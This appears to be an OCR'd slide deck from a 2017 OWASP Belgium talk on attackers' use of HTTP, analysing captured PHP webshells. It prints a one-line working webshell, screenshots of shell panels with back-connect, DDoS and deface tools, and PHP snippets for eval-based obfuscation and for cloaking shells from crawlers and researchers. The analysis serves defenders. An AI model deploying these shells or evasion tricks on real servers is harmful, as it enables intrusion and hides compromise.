HTTP
For the Good
or
the Bad

Xavier Mertens - OWASP Belgium Chapter - May 2017

"*Did you turn it off and on again?*"

<profile>
<name>**Xavier Mertens**</name>
<aka>**Xme**</aka>
<jobs>
<day>**Freelancer**</day>
<night>**Blogger, ISC Handler, Hacker**</night>
</jobs>
<![CDATA[
www.truesec.be
blog.rootshell.be
isc.sans.edu
www.brucon.org
]]>
</profile>

Why HTTP?

“HTTP is the new TCP”

Why HTTP?

- HTTP remains one of the major infection vector
- Used to deliver malicious code to the victim
- Used as C2 communication channel
- RAT


And HTTP**S**?

- HTTPS usage is (slowly) increasing…
- HTTPS is more complex than obfuscation techniques
- Really… Who cares to drop a malicious file?

And HTTPS?

but today…

Spot the Difference?



(Source: scotthelme.co.uk)


The Idea

Get a better understanding of how HTTP is used by bad guys.

"*If the enemy leaves a door open, you must rush in.*"
(Sun Tzu)

Sources

- Pastebin
- Spamtrap
- Honeypots
- Internet Storm Center
- Hunting



$$\vec{F}_{\text{B on A}} = -\vec{F}_{\text{A on B}}$$

- Playing active-defence
- You scan me, I scan you!

Webshell?

“A web shell is a script that can be uploaded to a web server to enable remote administration of the machine. Infected web servers can be either Internet-facing or internal to the network, where the web shell is used to pivot further to internal hosts.”

(Source: US-CERT)

Webshell?

```
<?=`$_GET[c]`?>
```

Features?

- File manipulation
- System command execution
- DB administration
- Scanning
- Pwning
- Mass mailing

:: culun :: /var/

172.16.74.200/shell/k6SS82wg.php?dir=%2Fvar%2F

Search

:: culun ::

Apache/2.4.12 (Ubuntu)

Linux ubuntu 4.2.0-16-generic #19-Ubuntu SMP Thu Oct 8 15:35:06 UTC 2015 x86_64

Server IP: [172.16.74.200] Your IP: [172.16.74.1]

[/ var /]

[New File] [New Folder] [Replicate] [Upload] [BindShell] [PHP Eval]

Execute

Filename	Filesize	Permission	Last Modified	Action
[.]	DIR	r / -	12-Apr-2016 21:26	Properties | Remove
[..]	DIR	r / -	21-Mar-2016 22:01	Properties | Remove
[backups]	DIR	r / -	04-Oct-2016 06:30	Properties | Remove
[cache]	DIR	r / -	12-Apr-2016 21:26	Properties | Remove
[crash]	DIR	r / w	04-Oct-2016 06:25	Properties | Remove
[lib]	DIR	r / -	18-Apr-2017 23:31	Properties | Remove
[local]	DIR	r / -	19-Oct-2015 11:14	Properties | Remove
[lock]	DIR	r / w	05-Oct-2016 09:57	Properties | Remove
[log]	DIR	r / -	18-Apr-2017 23:27	Properties | Remove
[mail]	DIR	r / -	21-Oct-2015 19:28	Properties | Remove
[opt]	DIR	r / -	21-Oct-2015 19:28	Properties | Remove
[run]	DIR	r / -	21-Apr-2017 18:27	Properties | Remove
[spool]	DIR	r / -	21-Mar-2016 22:02	Properties | Remove
[tmp]	DIR	r / w	05-Oct-2016 09:57	Properties | Remove
[www]	DIR	r / -	12-Apr-2016 21:26	Properties | Remove

Ayana Shahab priv8 shell

172.16.74.200/shell/4TKEEMtY.php?login=achan

Search

Home | About | >_ Terminal | Database assesment | B String tools | Backdoor | Web analisist

SC Deface | Ayana Shahab Priv8 Shell | Logout

HOSTNAME : 172.16.74.200
Free Disk : 5.29 GB / 8.73 GB
IP SERVER : 172.16.74.200 | YOUR IP : 172.16.74.1
SERVER SOFTWARE : Apache/2.4.12 (Ubuntu)
User: www-data (33) Group: www-data (33)
PHP version : 5.6.11-1ubuntu3.4-[PHPINFO] CURL: OFF|safemode: OFF|URL FOPEN: OFF|MySQL: ON
UNAME : Linux ubuntu 4.2.0-16-generic #19-Ubuntu SMP Thu Oct 8 15:35:06 UTC 2015 x86_64
DISABLE FUNCTIONS
:pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pc,etc...

File : Browse... No file selected. upload

/var/www/html/shell/NOT WRITABLE

No.		Name	Size	Type	Group:Owner	Permission	Last Modified	Action
0			--	achan/link	achan:ayana	-	-	?
1		4TKEEMtY.php	82.771 KB	text/x-php	xavinr:xavinr	rw-r--r--	19 May 2017 [20:05]	?
2		test.php	0.308 KB	text/x-php	root:root	rw-r--r--	19 May 2017 [16:05]	?

action selected files | total : 2 files & 0 directories | where : /var/www/html/shell

G6 Shell v1.1 - Private .::Made By

172.16.74.200/shell/Dx0TMnsS.php?c3J2aW5mbw=

Search

Main / Server Information / File Explorer / Terminal / Hash Identifier / PHP Exec / Back Connect / Mass Mailer / Shell-101 / Self Remove /

G6 Shell v1.1 - Private

Server Name: 172.16.74.200
Server IP: 172.16.74.200 [WHOIS] - [TRACEROUTE]
Shell Location: /var/www/html/shell/Dx0TMnsS.php
Server Software: Apache/2.4.12 (Ubuntu) [Exploit DB]

Server Port: 80

HTTP Connection: keep-alive

Operating System: Linux ubuntu 4.2.0-16-generic #19-Ubuntu SMP Thu Oct 8 15:35:06 UTC 2015 x86_64

Magic Quotes: [DISABLED]

PHP Version: 5.6.11-1ubuntu3.4

Safe Mode: [ON]


Curl: [OFF]

Accept Encoding: gzip, deflate

Admin: webmaster@localhost

Disabled Functions: none

/etc/passwd: Unreadable


NoName Shell
172.16.74.200/shell/aWFgvnQ1.php
Search
NoName Shell
System: Linux ubuntu 4.2.0-16-generic #19-Ubuntu SMP Thu Oct 8 15:35:06 UTC 2015 x86_64
MySQL: ON | Perl: ON | Python: ON | WGET: ON | CURL: OFF
Storage Space: 3.25 / 8.73 GB (Free: 5.48 GB)
User: www-data (33) Group: www-data (33)
Disable Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wst
Safe Mode: OFF
HOME
KILL
LOGOUT
Upload
Command
Mass Tools
Config
Config V.2
SymConfig
Jumping
CPanel Crack
Symlink
Symlink V.2
Zone-H
Defacer.id
Bypass vHost
Auto Edit User
Auto Deface WordPress
WordPress Auto Deface V.2
Auto Edit
Title WordPress
Encode/Decode
SMTP Grabber
VB Index Changer
Multi Config
DB Dump
Inject Code
Bypass Etc/Passw
Csrf Exploiter
Wp Auto Hijack
Cpanel/Ftp Auto Deface
CGI Telnet
Adminer
Fake Root
DDoS
HashID
ReverseIP
Admin Finder
WHMCS Decoder
K-RDP Shell
Hash Generate
Port Scanner
Domains Viewer
Back Connect
Back Connect V.2
Disable Functions
NginDexer
BruteForce Twitter
Contact Me
About Me
Current DIR: /var/www/html/shell/[drwxr-xr-x]
Name
Type
Size
Last Modified
Owner/Group
Permission
Action
. dir - May 20 2017 4:05:55 root/root drwxr-xr-x newfile | newfolder
.. dir - April 21 2017 6:26:43 root/root drwxr-xr-x newfile | newfolder
Dx0TMns5.php file 30.583KB May 19 2017 3:37:08 xavier/xavier -rw-r--r-- edit | rename | delete | download
Dy7JA79A.php file 49.127KB May 20 2017 4:00:19 xavier/xavier -rw-r--r-- edit | rename | delete | download
aWFgvnQ1.php file 101.605KB May 20 2017 4:05:38 xavier/xavier -rw-r--r-- edit | rename | delete | download
test.php file 0.308KB May 19 2017 11:01:09 root/root -rw-r--r-- edit | rename | delete | download
Copyright @ 2017 -
Recoded IndoXploit Shell By Shun403

[===C=] -=[./XvC404 Shell v

172.16.74.200/shell/CStg4KgM.php

Search

Powered by Security Ghost

Apache/2.4.12 (Ubuntu)
Operation System : Linux ubuntu 4.2.0-16-generic #19-Ubuntu SMP Thu Oct 8 15:35:06 UTC 2015 x86_64
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
Server IP : 172.16.74.200 | Your IP : 172.16.74.1
Total HDD Space : 8.73 GB | Free HDD Space : 5.48 GB | Free HDD Percent (
Admin Server : webmaster@localhost
Magic Quotes:OFF
MySQL: ON MSSQL: Oracle: PostgreSQL: OFF cURL: OFF WGet: Fetch: Perl: ON
safemode
Disable_functions :
> /var/www/html/shell/

Home | Shell | Eval | PHP info | Mysql Manager | MySQL | Unload | Backconnect | Mail | PortScan | Lompat | Domain | Symlink

CGI-Shell | CGI-Telnet2012 | Python | BypassConfig | ConfigSh3ll | Wordpress Reset | Joomla Reset | VBulettin | Litespeed | Zone-H

Safe Mode | MD5 Encrypt | MD5 Decrypt | Backdoor Scanner | WHMCS Killer | WHMCS Decoder | Root BruteForce | Autoroot | HKC | on FB

Cpanel BruteForce | WhoIs | CpanelFinder | Reverse Ip | MassDeface | Command | Wordlist | WSO 2.5 | About | AutoClean | Logout

CMD@www-data
$
Execute !

/var/www/html/shell/
view file/folder
Enter !

name	size	owner:group	perms	modified	actions
		root : root	rwxr-xr-x	22-May-2017 22:31	newfile | newfolder
	-	root : root	rwxr-xr-x	21-Apr-2017 18:26	newfile | newfolder
	352 kb	root : root	rw-r--r--	22-May-2017 22:31	edit | rename | delete | download (gz)
	12 kb	root : root	rw-r--r--	21-May-2017 21:49	edit | rename | delete | download (gz)
	312.67 kb	xavier : xavier	rw-r--r--	22-May-2017 22:31	edit | rename | delete | download (gz)
	30.58 kb	xavier : xavier	rw-r--r--	19-May-2017 15:37	edit | rename | delete | download (gz)
	49.13 kb	xavier : xavier	rw-r--r--	20-May-2017 16:00	edit | rename | delete | download (gz)
	101.61 kb	xavier : xavier	rw-r--r--	20-May-2017 16:05	edit | rename | delete | download (gz)
	16	root : root	rw-r--r--	21-May-2017 21:49	edit | rename | delete | download (gz)

Coded By Zero5
Thanks to All Indonesian Coder | All Indonesian Hacker |

But Not So Different :)

```
$ diff 53yjE0iu PEJHm4bl
3c3
< //+++++++++++++++++[ 99 shell v.1 ]+++++++++++++++++ ||
---
> //++++++++++++[./s3cre3t shell v.1]+++++++++++++++++ ||
19c19
< $auth_pass = "ac627ab1ccbdb62ec96e702f07f6425b"; // default: 99
---
> $auth_pass = "ef87dfd8b20e394438d4b5f0d993ad17"; // default: IndoXploit
40c40
<     background: black;
---
>     background: http://imagizer.imageshack.us/a/img922/8585/Xnbk3i.jpg;
78c78
< <body bgcolor="black">
---
> <body background="http://imagizer.imageshack.us/a/img922/8585/Xnbk3i.jpg">
178c178
<     background: black;
---
>     background: http://imagizer.imageshack.us/a/img922/8585/Xnbk3i.jpg;
203c203
<     color: red;
---
>     color: black;
254c254
< <body bgcolor="black">
---
> <body background="http://imagizer.imageshack.us/a/img922/8585/Xnbk3i.jpg">
```

Protections?

User-Agent

```
if(!empty($_SERVER[‘HTTP_USER_AGENT']))
{
   $userAgents = array("Googlebot", "Slurp", "MSNBot", “PycURL”, \
                       "facebookexternalhit", ”ia_archiver", \
                       ”crawler", "Yandex", "Rambler", "Yahoo! Slurp", \
                       ”YahooSeeker", "bingbot");
   if(preg_match('/'.implode('|', $userAgents).'/i', \
                              $_SERVER[‘HTTP_USER_AGENT’]))
   {
       header('HTTP/1.0 404 Not Found');
       exit;
   }
}
```

Obfuscate all the Things

```
$code=base64_decode(str_rot13(gzdeflate($text)));
```

Obfuscate all the Things

```
eval("\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E
\x66\x6C\x61\x74\x65\x28\x62\x61\x73
\x65\x36\x34\x5F\x64\x65\x63\x6F\x64
\x65\x28
…
```

Obfuscate all the Things

```
$aKsE9eV="Fl1YmASDI8xWmx/BAt2mILalYfbbvtmDtVybJdgRJMdMzSi";
$ZKrhrYP="\x62\x61\x73";
$Eh3puTRs="\163\164";
$jzEJyR="\147\172\x69";
$haydRZjS="\141";
$ZKrhrYP.="\x65\66\64";
$haydRZjS.="\x73";
$aKsE9eV.="nXvyMdlE6S7gncboMXwayO/z7MWLeJnsyS2zbuPEKOOcJhA";
$Eh3puTRs.="\x72\x5f\162";
$jzEJyR.="\156\146";
$aKsE9eV.="bnJZBLAbLJ5fMTpX62gvoHTQ3o5VjvwslvSYtA0GOSfMckL";
$jzEJyR.="\154\x61";
$ZKrhrYP.="\137\x64\145\x63";
$haydRZjS.="\163\145";
$Eh3puTRs.="\157\164";
$ZKrhrYP.="\157\x64\145";
$aKsE9eV.="UTbWKOkIsALGH1eu1FDF1Jldyl9XbZ0bXLOkqH1eDR=";
$haydRZjS.="\162\164";
$Eh3puTRs.="\x31\63";
$jzEJyR.="\x74\x65";
@$haydRZjS($jzEJyR($ZKrhrYP($Eh3puTRs($aKsE9eV))));
```

```
@assert(gzinflate(base64_decode(str_rot13($aKsE9eV))));
```

Random GET params

http://www.acme.org/shell.php?foo=bar

```
if(empty($_GET[‘foo']) || $_GET[‘foo’] != “bar”)
{
  echo '<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
…
```

.htaccess

```
ErrorDocument 403 /403.php
Order deny, allow
Deny from all
Allow from .wanadoo.fr
Allow from .sfr.net
Allow from .proxad.net
Allow from .numericable.fr
Allow from .club-internet.fr
Allow from .bbox.fr
Allow from .completel.fr
Allow from .bouyguesbox.fr
Allow from .nordnet.fr
```

FQDN

```
$hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
$blocked_words = array(“above","google","softlayer", “amazonaws”,\
                       “cyveillance","phishtank","dreamhost", “netpilot”, \
                       "calyxinstitute","tor-exit", "paypal");
foreach($blocked_words as $word)
{
  if (substr_count($hostname, $word) > 0)
  {
    header("HTTP/1.0 404 Not Found");
  }
}
```

BlackListed IP’s

```
$bannedIP = array( [redacted] );
if(in_array($_SERVER[‘REMOTE_ADDR'],$bannedIP))
{
  header('HTTP/1.0 404 Not Found');
  exit();
}
else
{
  foreach($bannedIP as $ip)
  {
    if(preg_match('/' . $ip . '/',$_SERVER['REMOTE_ADDR']))
    {
      header('HTTP/1.0 404 Not Found');
    }
  }
}
```

Referer

```
$ref = $_SERVER[‘HTTP_REFERER'];
if (strpos($ref, ‘exploit-kit.com’) == FALSE) {
   // Byebye!
   …
}
```

Custom HTTP Header

```
$ref = $_SERVER[‘X-MALICIOUS-HEADER’];
if (strpos($ref, ‘MyKillString’) == FALSE) {
   // Byebye!
   …
}
```

Fake Arguments

`http://195.190.23.11/physics/w9247109n.php?t4811n=3`

- If no arg is provided, a GIF header is returned

GeoIP

```
function ip_locate($ip)
{
  $result = file_get_contents("https://freegeoip.net/json/$ip");
  $data = json_decode($result, true);
  $flag = $data[‘country_code'];
  return $flag;
}

…

if (ip_locate($_SERVER[‘REMOTE_ADDR’]) == ‘RU’)
{
  // Welcome home, do nothing ;-)
}
```

This is cool in a perfect world…

